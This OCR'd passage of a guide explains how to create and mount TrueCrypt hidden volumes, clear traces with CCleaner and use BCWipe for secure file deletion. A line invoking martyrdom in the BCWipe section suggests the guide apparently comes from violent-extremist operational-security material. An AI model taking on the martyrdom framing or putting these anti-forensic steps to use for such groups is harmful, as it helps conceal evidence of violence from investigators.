


Step 5: In this step you have to specify where you wish the TrueCrypt volume (file container) to be created. Note that a TrueCrypt container is just like any normal file. It can be, for example, moved or deleted as any normal file. It also needs a filename, which you will choose in the next step.


Click **Select File**.

The standard Windows file selector should appear (while the window of the TrueCrypt Volume Creation Wizard remains open in the background).


Click on save once completed




Step 6: now you will create the standard container once completed then you will create the hidden container




Step 7: Advanced users should select the required encryption algorithm. However standard should leave as default **click next.**




Step 8: choose the desired size of the volume (if you wish to hide a file that is 5megabytes (MB) then select a higher value so that you have space to hide that volume and remaining space to store insensitive files, so I inputted 10 MB)




Step 9: now input a password, confirm and click next




Step 10: Move your mouse as randomly as possible within the Volume Creation Wizard window (it says at least 30sec but we will move the cursor for minimum 2mins). The longer you move the mouse, the better. This significantly increases the cryptographic strength of the encryption keys (which increases security).




Step 11: read the following once the format has completed, and click on open outer volume to hide non-sensitive files




Step 12: Copy files into the folder**.**




Step 13: click next when you are ready to move to the next step to create the hidden volume




Step 14: Advanced users should select the required encryption algorithm. However standard should leave as default **click next.**




Step 15: select the required size for the hidden volume size. Keep in mind any non sensitive files you wish to store and sensitive files and the maximum size for the volume, make sure you read carefully, click next and yes




Step 16: now input a password make sure you read the information below, try to refrain from simple phrases to strengthen the password include characters **"@:[].,!"£$%^&*())_+~"**, confirm and click next and make sure you password is strong




Step 17: Move your mouse as randomly as possible within the Volume Creation Wizard window (it says at least 30sec but we will move the cursor for minimum 2mins). The longer you move the mouse, the better. This significantly increases the cryptographic strength of the encryption keys (which increases security).




Step 18: wait until completed



Step 19: Read the following and click ok




Step 20: Click Next




How to access the container

Step 1: to access the container **- click select file and open it**




Select a drive you wish to mount it then click on mount


Step 2: to access the outer volume with non-sensitive files, input the password for the outer volume and click OK



Step 3: double click on the drive to access



Step 4: to access the hidden volume, input the password for the hidden volume and click OK



Step 4: double click on the drive to access

Step 5: close the container click on dismount and the container will disappear, remember to run CCleaner to wipe any history!

BCWipe

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lillah
Oh Allah! Grant me martyrdom in the Path of Allah!

BCWipe software enables you to confidently erase files that can never be recovered by an intruder. BCWipe embeds itself in Windows and can be activated from the Explorer FILE Menu OR from the context (right click) menu OR from a command-line prompt. BCWipe is a powerful set of utilities which complies with options to invoke either the US Department of Defense (DoD) standard or the Peter Gutmann wiping scheme. You can also create and use your own customized wiping scheme to wipe sensitive information from storage devices installed on your computer.
BCWipe is a commercial military-grade data erasure utility for Windows, UNIX and Mac OS X. Developed by Jetico Inc. Oy, software can permanently delete files beyond recovery and erase free unused space on existing disks which is a good 'cyber hygiene' practice.

BCWipe can be employed for an everyday data protection needs as well as in a response to a data spill incident while BCWipe Total WipeOut can erase entire hard drives such as for disposal, decomission or reporpose.

BCWipe has been approved for use by the U.S. Department of Defense. It is used by government and military agencies, national laboratories, universities, industrial manufacturers, as well as various other enterprises and a wide global base of home and small business users.

BCWipe features

BCWipe software provides the following main commands and options:

- Delete with wiping. Using this command available in the context menus of the 'My computer' window, you can delete and wipe a file or a folder, or a group of files and folders.

- Wipe free disk space. Using this command available in the context menus of the 'My computer' window, you can completely remove all traces of previously deleted files.

- Wipe Swap File. The Swap File is a Windows system file that is used for virtual memory support. If you are working on a file or document (even one that has been encrypted by a powerful engine), Windows can copy all or part of it in an open unencrypted form to the Swap file on your hard disk. Encryption keys, passwords, and other sensitive information can also be 'swapped' to your hard drive. Even if you use all the security features in the latest versions of Windows, simply investigating the Swap file in DOS mode with readily available tools may allow for significant data retrieval. BCWipe offers the option to wipe unused portions of the Swap File.


- Wipe Empty Directory Entries. The file system records the names and attributes of files to a special area (so called 'directory entries' for FAT and MFT for NTFS). When a file is deleted the corresponding directory entry is modified by the file system, which makes it invisible to windows and you. But most of the information still exists and the name and attributes can be restored using any recovery utility. BCWipe shreds directory entries and MFT so that the information can never be recovered.

